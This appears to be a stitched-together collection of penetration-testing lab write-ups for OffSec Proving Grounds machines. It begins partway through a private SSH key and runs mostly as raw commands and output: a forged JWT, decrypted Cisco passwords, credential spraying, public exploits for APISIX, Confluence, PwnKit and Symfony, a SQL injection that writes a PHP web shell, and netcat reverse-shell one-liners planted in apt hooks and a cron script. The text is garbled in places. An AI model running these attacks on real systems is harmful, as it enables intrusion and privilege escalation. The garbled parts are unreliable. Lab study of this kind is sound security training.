mhkLPbQpBsrUBGBn53euvpw0DvnPI9YUrvzaQZjVDQU3ulcgAAAMEA/0jDXV/NDkTzvdIp
ZMgBvlpJAdWpiEj0GzsaBmIj5dDNTarsr1j82IYIXmG8S+T8E/iSRe0cvasOM3tselBVq
EFdhim3jh/mMKX1DfBMDShM5Q7xZr4eczI6xyJ1Qs4Nu3RHszWeeiqYXJeHjbpYsnZ/Wec
atyS247gMCb2jYMXx8khkhj1BWp1bHTpQuI/3oxrVSZVXbfUmfbJbsMtXIVgM3+5yqeny
29f1ZFlpb1NyhFe4U3plbXjLLwwY+AAAAAwQDP58+hi3mm0UoPaQXSFIQ2XPsc1TnxVZkF
WTKAu4jtHPf9p19nZS3j3AJ0ndr0niWW9gGmQtjz56m06TtBCQAQw8P3IT5uBkxRuwpd
fC7bp88+tDwg47yGdnHe4/bsX90J8x+/WVa2LbK/7Fh64djpoen4WAHfKB/fmXGJ+kt0mu
qDz911lrLT9H8CrpYXlrKy5jxhO8yxqU1CqmZe8H8ILFMPyuw8UuOCF7EnhLR2ReAmOS2I
T3skewpHe8tDUAALcm9vdEB1YnVudHU=
-----END OPENSSH PRIVATE KEY-----
''' get rootid_rsa,sshlogin,rootpathget proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~/pgplay]
└─$ ssh -i id_rsa root@192.168.166.181
root@fanatastic:~# cd /root
root@fanatastic:~# ls
proof.txt snap
root@fanatastic:~# cat proof.txt
92a82698764c0b40405a62390a7b6213
```

tags: Offsec PG Practice Intermediate Linux # Flasky

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.233.141 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.233.141:22
Open 192.168.233.141:5555
Open 192.168.233.141:20202

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
5555/tcp open http syn-ack nginx 1.18.0 (Ubuntu)
|_ http-title: Calculator
|_ http-methods:
|_ Supported Methods: GET HEAD OPTIONS
|_ http-server-header: nginx/1.18.0 (Ubuntu)
20202/tcp open http syn-ack nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: OPTIONS GET HEAD
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` `http://192.168.233.141:20202/` can `Guest Login`, Clicklog in
```

Hey, JWT not configured properly. Need to fix it soon

``` get useJWT,F12Check,then use [jwt\\_tool \(https://github.com/ticapi/jwt\\_tool\)](https://github.com/ticapi/jwt_tool),canguest=true,admin=false

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IExIiwiaWF0IjoiYXZmFsc2V9.Sf1KxwRJSMeK
KF2QT4fwpMeJf36POk6yJV_adQssw5c
```

```
(kali㉿kali)-[~/pgplay/jwt_tool]
└─$ python3 jwt_tool.py
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IExIiwiaWF0IjoiYXZmFsc2V9.Sf1KxwRJSMe
KKF2QT4fwpMeJf36POk6yJV_adQssw5c"
```

**Token header values:**

```
[+] typ = "JWT"
[+] alg = "HS256"
```

**Token payload values:**

```
[+] id = "1"
[+] guest = "true"
[+] admin = False
``` canRefer to[10 ways to exploit JWT (JSON Web Token)](https://medium.com/@musab_alharany/10-ways-to-
exploit-json-web-token-jwt-ac5f4efbc41b)use`None Attack`,`guest``false`,`admin``true`
```

```
(kali㉿kali)-[~/pgplay/jwt_tool]
└─$ echo -n '{"typ":"JWT","alg":"none"}'|base64
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lbn0=

(kali㉿kali)-[~/pgplay/jwt_tool]
└─$ echo -n '{"id": "0","guest": "false","admin": true}'|base64
eyJpZCI6IExIiwiaWF0IjoiYXZmFsc2V9.Sf1KxwRJSMeK
KF2QT4fwpMeJf36POk6yJV_adQssw5c
```

concatenated/joined

eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lbn0.eyJpZCI6IExIiwiaWF0IjoiYXZmFsc2V9.Sf1KxwRJSMeK

``` keyf12logindashboard,useburpsuitecancisco\_config [Flasky\\_1.png](#) Go to http://192.168.172.141:20202/cisco\_config

```
username angie password 7 08014249001C254641585B
username jane password 7 08121F4D3B4A313B415818
username jill password 7 082B45420539091E1801
username john password 7 080F49541C120A341A2B02
username admin password 7 0811751F01490B311E2B1F2F
username kunal password 7 08116C5A0C15
``` then use [Cisco Type 7 Password Decrypter](https://github.com/theevilbit/ciscot7?source=post_page----
-7e52d885c1a1-----),
```



```
(kali㉿kali)-[~/pgplay/ciscot7]
└─$ python3 ciscot7.py -p "08014249001C254641585B"
Decrypted password: @ngie@1337
```

```
(kali㉿kali)-[~/pgplay]
└─$ cat password.txt
@ngie@1337
S3cR3TL33t
jill@ljj
NezukoCh@n
PY1h0nFI@sk
P@tel
```

```
(kali㉿kali)-[~/pgplay]
└─$ cat users.txt
angie
jane
jill
john
admin
kunal
```

```
(kali㉿kali)-[~/pgplay]
└─$ crackmapexec ssh -u users.txt -p password.txt --port 22 192.168.172.141
SSH 192.168.172.141 22 192.168.172.141 [+] john:NezukoCh@n
''' sshlogin,/home/johnget local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh john@192.168.172.141

john@192.168.172.141's password: NezukoCh@n

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
john@Flasky:~$ cat local.txt
2704c8c32787049bcffbfdefac85c1f51
``` `linpeas.sh`
```

```
john@Flasky:/tmp$ wget 192.168.45.245:5555/linpeas.sh
john@Flasky:/tmp$ chmod +x linpeas.sh
john@Flasky:/tmp$./linpeas.sh
```

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>  
Exposure: probable  
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro  
Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

---

```
john@Flasky:/tmp$ wget 192.168.45.245:5555/CVE-2021-4034.py
john@Flasky:/tmp$ python3 CVE-2021-4034.py
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@Flasky:/root# cat proof.txt
2334739e4e0c1dfda7e0982e5fd527b3
```

---

tags: Offsec PG Practice Easy Linux # Flimsy

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.162.220 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.162.220:22
Open 192.168.162.220:80
Open 192.168.162.220:3306
Open 192.168.162.220:9443
Open 192.168.162.220:43500

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack OpenResty web app server 1.21.4.1
3306/tcp open mysql syn-ack MySQL (unauthorized)
9443/tcp open ssl/tungsten-https? syn-ack
43500/tcp open http syn-ack OpenResty web app server

|_http-server-header: APISIX/2.8
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` google[edb-50829] (https://www.exploit-db.com/exploits/50829), downloaduse,
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

(kali㉿kali)-[~/pgplay]
└─$ python3 50829.py http://192.168.162.220:43500/ 192.168.45.228 9001
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
franklin@flimsy:/root$ whoami
franklin
``` /home/franklin/get local.txt
```

```
franklin@flimsy:/home/franklin$ cat local.txt
9f3ee8cb32ea2affc8b31aa18b325b0b
``` use`linpeas.sh`
```

```
franklin@flimsy:/tmp$ wget 192.168.45.228/linpeas.sh
franklin@flimsy:/tmp$ chmod +x linpeas.sh
franklin@flimsy:/tmp$ ./linpeas.sh
```

...

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

```
17 *** root cd / && run-parts --report /etc/cron.hourly
25 6 *** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 ** 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 ** root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

- ◦ ■ ■ ■ root apt-get update
- ◦ ■ ■ ■ root /root/run.sh

...

===== Interesting writable files owned by me or writable by everyone (not in Home) (max 500)

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

/dev/mqueue

/dev/shm

/etc/apt/apt.conf.d

/run/lock

/run/screen

/snap/core20/1581/run/lock

/snap/core20/1581/tmp

/snap/core20/1581/var/tmp

/snap/core20/1587/run/lock

/snap/core20/1587/tmp

/snap/core20/1587/var/tmp

/tmp

/tmp/.ICE-unix

```
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/.XIM-unix
/tmp/.font-unix
#)You_can_write_even_more_files_inside_last_directory
```

...

```
FirstCreate`00privesc`
```

00privesc

```
#!/bin/bash
```

```
APT::Update::Pre-Invoke { "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.228 9002 >/tmp/f"; }
`` /etc/apt/apt.conf.dpath,
```

```
franklin@flimsy:/etc/apt/apt.conf.d$ wget 192.168.45.228/00privesc
```

```
└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9002
```

```
# python3 -c 'import pty; pty.spawn("/bin/bash")'
root@flimsy:~# cat proof.txt
536706dbf9c18f3984e66f024ad9588f
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.41 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.41:22
Open 192.168.219.41:8090
Open 192.168.219.41:8091

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
8090/tcp  open  opsmessaging? syn-ack
8091/tcp  open  jamlink?     syn-ack
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 204 No Content
|     Server: Aleph/0.4.6
|     Date: Mon, 01 Apr 2024 08:45:01 GMT
|     Connection: Close
|   GetRequest:
|     HTTP/1.1 204 No Content
|     Server: Aleph/0.4.6
|     Date: Mon, 01 Apr 2024 08:44:26 GMT
|     Connection: Close
``` Search[CVE-2022-26134] (https://github.com/jbaines-r7/through_the_wire/tree/main) useget
Reverseshell,`/home/confluence`get local.txt
```

```
(kali㉿kali)-[~/pgplay/through_the_wire]
└─$ python3 through_the_wire.py --host 192.168.182.41 --rport 8090 --lhost 192.168.45.229 --protocol http:// --reverse-shell

confluence@flu:/home/confluence$ cat local.txt
8e169490ea5cba5c9b6ad3bb48b18297
``` use linpeas.sh, /opt/log-backup.sh, canshellwait for reverse shell
```

```
confluence@flu:/tmp$ wget 192.168.45.229/linpeas.sh
confluence@flu:/tmp$ chmod +x linpeas.sh
confluence@flu:/tmp$ ./linpeas.sh
```

Other Interesting Files

```
┌───┐ .sh files in path
└─$ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path
/usr/bin/rescan-scsi-bus.sh
/usr/bin/gettext.sh

┌───┐ Executable files potentially added by user (limit 70)
2024-04-02+02:14:12.9519030790 /tmp/nc
2024-04-02+01:54:28.9679581970 /tmp/shell
2023-12-12+11:01:43.0570688480 /opt/log-backup.sh
...
``` wait for reverse shell obtain root, /root obtain proof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001
```

```
confluence@flu:/opt$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.229 9001 >/tmp/f" >> log-backup.sh
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@flu:~# cat proof.txt
92286df930120d2a2b1d6a78d5b43ab7
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.244.233 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.244.233:21
Open 192.168.244.233:22
Open 192.168.244.233:80

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ProFTPD
22/tcp open ssh syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Welcome!
|_ http-robots.txt: 2 disallowed entries
|_ /app_dev.php /app_dev.php/*
|_ http-favicon: Unknown favicon MD5: 231567A8CC45C2CF966C4E8D99A5B7FD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` ffuf

```

```

(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.244.233/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt

```

[Status: 200, Size: 2640, Words: 557, Lines: 59, Duration: 5713ms]

[Status: 200, Size: 2640, Words: 557, Lines: 59, Duration: 6722ms]

```

img [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 8726ms]
css [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 225ms]
js [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 233ms]
javascript [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 227ms]
phpmyadmin [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 221ms]
[Status: 200, Size: 2640, Words: 557, Lines: 59, Duration: 228ms]
Check`http://192.168.244.233/app_dev.php`,200Clicklog in ![Fractal_1.png] (picture/Fractal_1.png) Refer
to[Multiple Vulnerabilities in Symfony profiler ](https://rahadchowdhury.medium.com/how-to-find-multiple-
vulnerabilities-in-symfony-profiler-debug-mode-ccf2c5c7bb9f),Go to
`http://192.168.244.233/app_dev.php/_profiler/open?file=app/config/parameters.yml`can

```

This file is auto-generated during the composer install

```

parameters:
database_host: 127.0.0.1
database_port: 3306
database_name: symfony
database_user: symfony
database_password: symfony_db_password
mailer_transport: smtp
mailer_host: 127.0.0.1
mailer_user: null
mailer_password: null
secret: 48a8538e6260789558f0dfe29861c05b
``` get secret key,usesymfony-exploits \(https://github.com/ambionics/symfony-exploits/tree/main\)(Firstten)

```

```

(kali㉿kali)-[~]
└─$ git clone https://github.com/cfreal/ten.git

(kali㉿kali)-[~/ten]
└─$ pip install .
...

(kali㉿kali)-[~/pgplay/symfony-exploits]
└─$ python3 symfony-secret-fragments-v2.py -s 48a8538e6260789558f0dfe29861c05b
http://192.168.244.233/_fragment

[+] The URL returned 403, continuing.
[*] Trying to find secret, internal URL, and hash algorithm
 (OK) sha256 48a8538e6260789558f0dfe29861c05b http://192.168.244.233/_fragment
http://192.168.244.233/_fragment?_path=&_hash=qXsUQ5g0sgvVIXDmg%2F5tl9mot2sv3Qio1H6VQho7W0%3D (404)
[+] Setup done
[*] Looking for code execution method

[+] Method 1 (Universal) worked !
[-] Method 2 (Symfony 4+) failed !
[+] Method 3 (Symfony 3+) worked !
[+] Method 4 (Symfony 2+) worked !

[+] Displaying information for the 3 working methods.

_____ Universal

Uses the function directly as a controller. Allows to call functions with several arguments.

_____ PHPinfo URL

http://192.168.244.233/_fragment?_path=_controller%3Dphpinfo%26what%3D-
1&_hash=bQ9UgpPc9VIJ3oxTMCTfvJ2DgbExGges6f3hvvQ0eI
c8%3D

_____ Command: function call

symfony-secret-fragments-v2.py 'http://192.168.244.233/_fragment' --secret
'48a8538e6260789558f0dfe29861c05b' --algo
sha256 --internal-url 'http://192.168.244.233/_fragment' --method 3 --function phpinfo --arguments '-1'
''' function call, can get url

```

```

(kali㉿kali)-[~/pgplay/symfony-exploits]
└─$ python3 symfony-secret-fragments-v2.py 'http://192.168.244.233/_fragment' --secret '48a8538e6260789558f0dfe29861c05b' --algo
sha256 --internal-url 'http://192.168.244.233/_fragment' --method 4 --function phpinfo --arguments '-1'

```

\_\_\_\_\_ Setup

[\*] No setup required

\_\_\_\_\_ Exploit URL

```

http://192.168.244.233/_fragment?
_path=_controller%3DSymfony%255CComponent%255CYaml%255CInline%253A%253Aparse%26value%3D%2521%2521php%252Fot
1%253Bs%253A9%253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257
1%2522%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%252
1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%253Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A'
1%253Bs%253A9%253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257
1%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%2522%253
1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%253Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A'
''' canCheckphpinfo(), use system() +id

```

```

(kali㉿kali)-[~/pgplay/symfony-exploits]
└─$ python3 symfony-secret-fragments-v2.py 'http://192.168.244.233/_fragment' --secret
'48a8538e6260789558f0dfe29861c05b' --algo sha256 --internal-url 'http://192.168.244.233/_fragment' --
method 4 --function system --arguments 'id'

```

Fractal\_2.png canuserreverse shell

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

(kali㉿kali)-[~/pgplay/symfony-exploits]
└─$ python3 symfony-secret-fragments-v2.py 'http://192.168.244.233/_fragment' --secret
'48a8538e6260789558f0dfe29861c05b' --algo sha256 --internal-url 'http://192.168.244.233/_fragment' --
method 4 --function system --arguments 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.45.195 80 >/tmp/f'

Exploit URL _____

http://192.168.244.233/_fragment?
_path=_controller%3DSymfony%255CComponent%255CYaml%255CInline%253A%253Aparse%26value%3D%2521%2521php%252Fo
bject%253Aa%253A1%253A%257Bi%253A1%253Ba%253A2%253A%257Bi%253A0%253B0%253A32%253A%2522Monolog%255CHandler%
255CSyslogUdpHandler%2522%253A1%253A%257Bs%253A9%253A%2522%2500%252A%2500socket%2522%253B0%253A29%253A%252
2Monolog%255CHandler%255CBufferHandler%2522%253A7%253A%257Bs%253A10%253A%2522%2500%252A%2500handler%2522%2
53B0%253A29%253A%2522Monolog%255CHandler%255CBufferHandler%2522%253A7%253A%257Bs%253A10%253A%2522%2500%252A
%2500handler%2522%253BN%253Bs%253A13%253A%2522%2500%252A%2500bufferSize%2522%253Bi%253A-
1%253Bs%253A9%253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0
%253Bs%253A2%253A%2522-
1%2522%253Bs%253A5%253A%2522level%2522%253BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%2522%253BN
%253Bs%253A14%253A%2522%2500%252A%2500initialized%2522%253Bb%253A1%253Bs%253A14%253A%2522%2500%252A%2500bu
fferLimit%2522%253Bi%253A-
1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%253Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A%2522c
urrent%2522%253Bi%253A1%253Bs%253A6%253A%2522system%2522%253B%257D%257Ds%253A13%253A%2522%2500%252A%2500bu
fferSize%2522%253Bi%253A-
1%253Bs%253A9%253A%2522%2500%252A%2500buffer%2522%253Ba%253A1%253A%257Bi%253A0%253Ba%253A2%253A%257Bi%253A0
%253Bs%253A79%253A%2522rm%2B%252Ftmp%252Ff%253Bmkfifo%2B%252Ftmp%252Ff%253Bcat%2B%252Ftmp%252Ff%257C%252Fb
in%252Fsh%2B-
1%2B2%253E%25261%257Cnc%2B192.168.45.195%2B80%2B%253E%252Ftmp%252Ff%2522%253Bs%253A5%253A%2522level%2522%2
53BN%253B%257D%257Ds%253A8%253A%2522%2500%252A%2500level%2522%253BN%253Bs%253A14%253A%2522%2500%252A%2500i
nitialized%2522%253Bb%253A1%253Bs%253A14%253A%2522%2500%252A%2500bufferLimit%2522%253Bi%253A-
1%253Bs%253A13%253A%2522%2500%252A%2500processors%2522%253Ba%253A2%253A%257Bi%253A0%253Bs%253A7%253A%2522c
urrent%2522%253Bi%253A1%253Bs%253A6%253A%2522system%2522%253B%257D%257Ds%257Di%253A0%253Bi%253A0%253B%257D%
257D%26exceptionOnInvalidType%3D0%26objectSupport%3D1%26objectForMap%3D0%26flags%3D16777215%26references%3
D1&_hash=HvQtho83LH2ywElXsMIJzp9R97Y1h6treKqAOBncX8E%3D
``` wait for reverse shell,`/home/benoit`local.txt
```

\$ python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@fractal:/home/benoit\$ cat local.txt

5c9d765d75db7576fc43f0097cb9ff7

``` Search [proftpd root Privilege Escalation \(https://www.tenable.com/plugins/nnm/1817\)](https://www.tenable.com/plugins/nnm/1817),/etc/proftpd.conf,/etc/proftpd

```
www-data@fractal:/etc/proftpd$ ls
ls
blacklist.dat dhparams.pem modules.conf sql.conf virtuals.conf
conf.d ldap.conf proftpd.conf tls.conf
``` Check`sql.conf` ```
www-data@fractal:/etc/proftpd$ cat sql.conf
...
# used to connect to the database
# databasename@host database_user user_password
SQLConnectInfo proftpd@localhost proftpd protfpd_with_MYSQL_password
...
``` canuse`proftpd/protfpd_with_MYSQL_password`logindb,then use ffufphpmyadmin
loginphpmyadmin,canproftpdCheck
```

www-data@fractal:/etc/proftpd\$ mysql -u proftpd -p'protfpd\_with\_MYSQL\_password'

mysql> show databases;

+-----+

| Database |

+-----+

| information\_schema |


| performance\_schema |

```
| proftpd |
+-----+
3 rows in set (0.00 sec)

mysql> use proftpd
mysql> show tables;
+-----+
| Tables_in_proftpd |
+-----+
| ftpgroup |
| ftpuser |
+-----+

mysql> select * from ftpuser;
select * from ftpuser;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | userid | passwd | uid | gid | homedir | shell | count | accessed | modified |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | www | {md5}RDLDfEKYiwjDGyUwpgb7Cw== | 33 | 33 | /var/www/html | /sbin/nologin | 0 | 2022-09-27 05:26:29 | 2022-09-27 05:26:29 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+

Refer to [How To Set Up ProFTPD with a MySQL Backend on Ubuntu] (https://medium.com/@nico26deo/how-to-set-up-proftpd-with-a-mysql-backend-on-ubuntu-c6f23a638caf)

(kali㉿kali)-[~/pgplay]
└─$ /bin/echo "{md5}"/bin/echo -n "password" | openssl dgst -binary -md5 | openssl enc -base64
{md5}X03MO1qnZdYdgyfeuILPmQ==
``` phpmysqladmin,uid,gid,homedir,shell  loginftp,Create.sshdirectory
```

```
(kali㉿kali)-[~/pgplay]
└─$ ftp 192.168.244.233
Connected to 192.168.244.233.
220 ProFTPD Server (Debian) [192.168.244.233]
Name (192.168.244.233:kali): www
331 Password required for www
Password: password

# home directory is set to /home/benoit
ftp> ls
229 Entering Extended Passive Mode (|||45807|)
150 Opening ASCII mode data connection for file list
-r--r--r-- 1 www benoit 33 Mar 28 05:39 local.txt

ftp> mkdir .ssh
257 "/.ssh" - Directory successfully created
``` kaligenssh keylog in
```

```
(kali㉿kali)-[~/ssh]
└─$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa
Your public key has been saved in /home/kali/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:dNImBfV9BDs3Q4YTIJHQ4hG8YF8qeNyVP0M+WeX/BkA kali@kali
The key's randomart image is:
+--[RSA 3072]--+
| .o+oE+O++|
| = * @o=.|
| B O X Oo*|
| o O * . @+|
| S . . =|
| ..|
| o|
| . |
| |
+---[SHA256]-----
```



```
(kali㉿kali)-[~/ssh]
└─$ cp id_rsa.pub authorized_keys
```

```
(kali㉿kali)-[~/ssh]
└─$ cp authorized_keys /home/kali/pgplay
```

```
ftp> cd .ssh
ftp> put authorized_keys
"" log incansshlogin,benoitlogin,/rootpathproof.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh benoit@192.168.244.233

$ whoami
benoit
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
benoit@fractal:~$ sudo -l
Matching Defaults entries for benoit on fractal:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User benoit may run the following commands on fractal:
 (ALL) NOPASSWD: ALL
benoit@fractal:~$ sudo su
root@fractal:/home/benoit# cd /root
root@fractal:~# cat proof.txt
a307f98b89a5ac8dc99deed72f85da75
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.233.147 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.233.147:22
Open 192.168.233.147:17445
Open 192.168.233.147:30455
Open 192.168.233.147:50080

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4 (protocol 2.0)
17445/tcp open unknown syn-ack
30455/tcp open http syn-ack nginx 1.18.0
|_ http-server-header: nginx/1.18.0
|_ http-title: W3.CSS
|_ http-methods:
|_ Supported Methods: GET HEAD POST
50080/tcp open http syn-ack Apache httpd 2.4.46 ((Unix) PHP/7.4.15)
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_ http-title: W3.CSS Template
|_ http-server-header: Apache/2.4.46 (Unix) PHP/7.4.15
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
``` `dirsearch`
```

```
(kali㉿kali)-[~/pgplay]
└─$ dirsearch -u http://192.168.233.147:50080

[23:01:55] 301 - 239B - /4 -> http://192.168.233.147:50080/4/
[23:02:04] 301 - 243B - /cloud -> http://192.168.233.147:50080/cloud/
[23:02:05] 302 - 0B - /cloud/ -> http://192.168.233.147:50080/cloud/index.php/login
[23:02:08] 403 - 994B - /error/
[23:02:11] 301 - 244B - /images -> http://192.168.233.147:50080/images/
[23:02:11] 200 - 1KB - /images/
``` buster
```

```

(kali㉿kali)-[~/pgplay]
└─$ gobuster dir -u http://192.168.233.147:30455 -w /home/kali/SecLists/Discovery/Web-Content/common.txt

=====
Starting gobuster in directory enumeration mode
=====
/4 (Status: 301) [Size: 169] [--> http://192.168.233.147:30455/4/]
/index.php (Status: 200) [Size: 3356]
/phpinfo.php (Status: 200) [Size: 68608]
Progress: 4727 / 4727 (100.00%)
``` `http://192.168.233.147:50080/cloud`,canuse`admin/admin`login,log
indownload`issuetracker.zip`,Check`/issuetracker/src/main/java/com/issue/tracker/issues/IssueController.java`
```java
@GetMapping("/issue/checkByPriority")
 public String checkByPriority(@RequestParam("priority") String priority, Model model) {
 //
 // Custom code, need to integrate to the JPA
 //
 Properties connectionProps = new Properties();
 connectionProps.put("user", "issue_user");
 connectionProps.put("password", "ManagementInsideOld797");
 try {
 conn =
DriverManager.getConnection("jdbc:mysql://localhost:3306/issue_tracker",connectionProps);
 String query = "SELECT message FROM issue WHERE priority='"+priority+"'";
 System.out.println(query);
 Statement stmt = conn.createStatement();
 stmt.executeQuery(query);

 } catch (SQLException e1) {
 // TODO Auto-generated catch block
 e1.printStackTrace();
 }
 }
``` Check`http://192.168.233.147:30455/phpinfo.php`get ```
$_SERVER['DOCUMENT_ROOT'] /srv/http
``` Check`http://192.168.233.147:17445`,use`admin/admin`login,log
inCheck`http://192.168.233.147:17445/issue/checkByPriority`useburpsuiteCheck,find`status
code`405`,`POST`can400

```

## Request

GET /issue/checkByPriority HTTP/1.1

## Response

HTTP/1.1 405

<div>There was an unexpected error (type=Method Not Allowed, status=405).</div>

---

' union select '<?php system(\$\_GET["cmd"]); ?>' into outfile '/srv/http/cmd.php' #

## Request

POST /issue/checkByPriority?

priority=%27%20union%20select%20%27%3C%3Fphp%20system%28%24\_GET%5B%22cmd%22%5D%29%3B%20%3F%3E%27%20ir  
HTTP/1.1

## Response

HTTP/1.1 200

Go to `http://192.168.233.147:30455/cmd.php?cmd=whoami`get  
root

---

192.168.233.147:30455/cmd.php?cmd=wget%20192.168.45.179:17445/shell.php

```

(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp22

```

<http://192.168.233.147:30455/shell.php>

---

sh-5.1# cat proof.txt

71e6c676f814fc5140d87f54e1228ec2

---

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.117 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.117:21
Open 192.168.172.117:22
Open 192.168.172.117:80
Open 192.168.172.117:139
Open 192.168.172.117:445
Open 192.168.172.117:18000
Open 192.168.172.117:50000

PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.45.245
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 1
| vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open ssh syn-ack OpenSSH 8.0 (protocol 2.0)
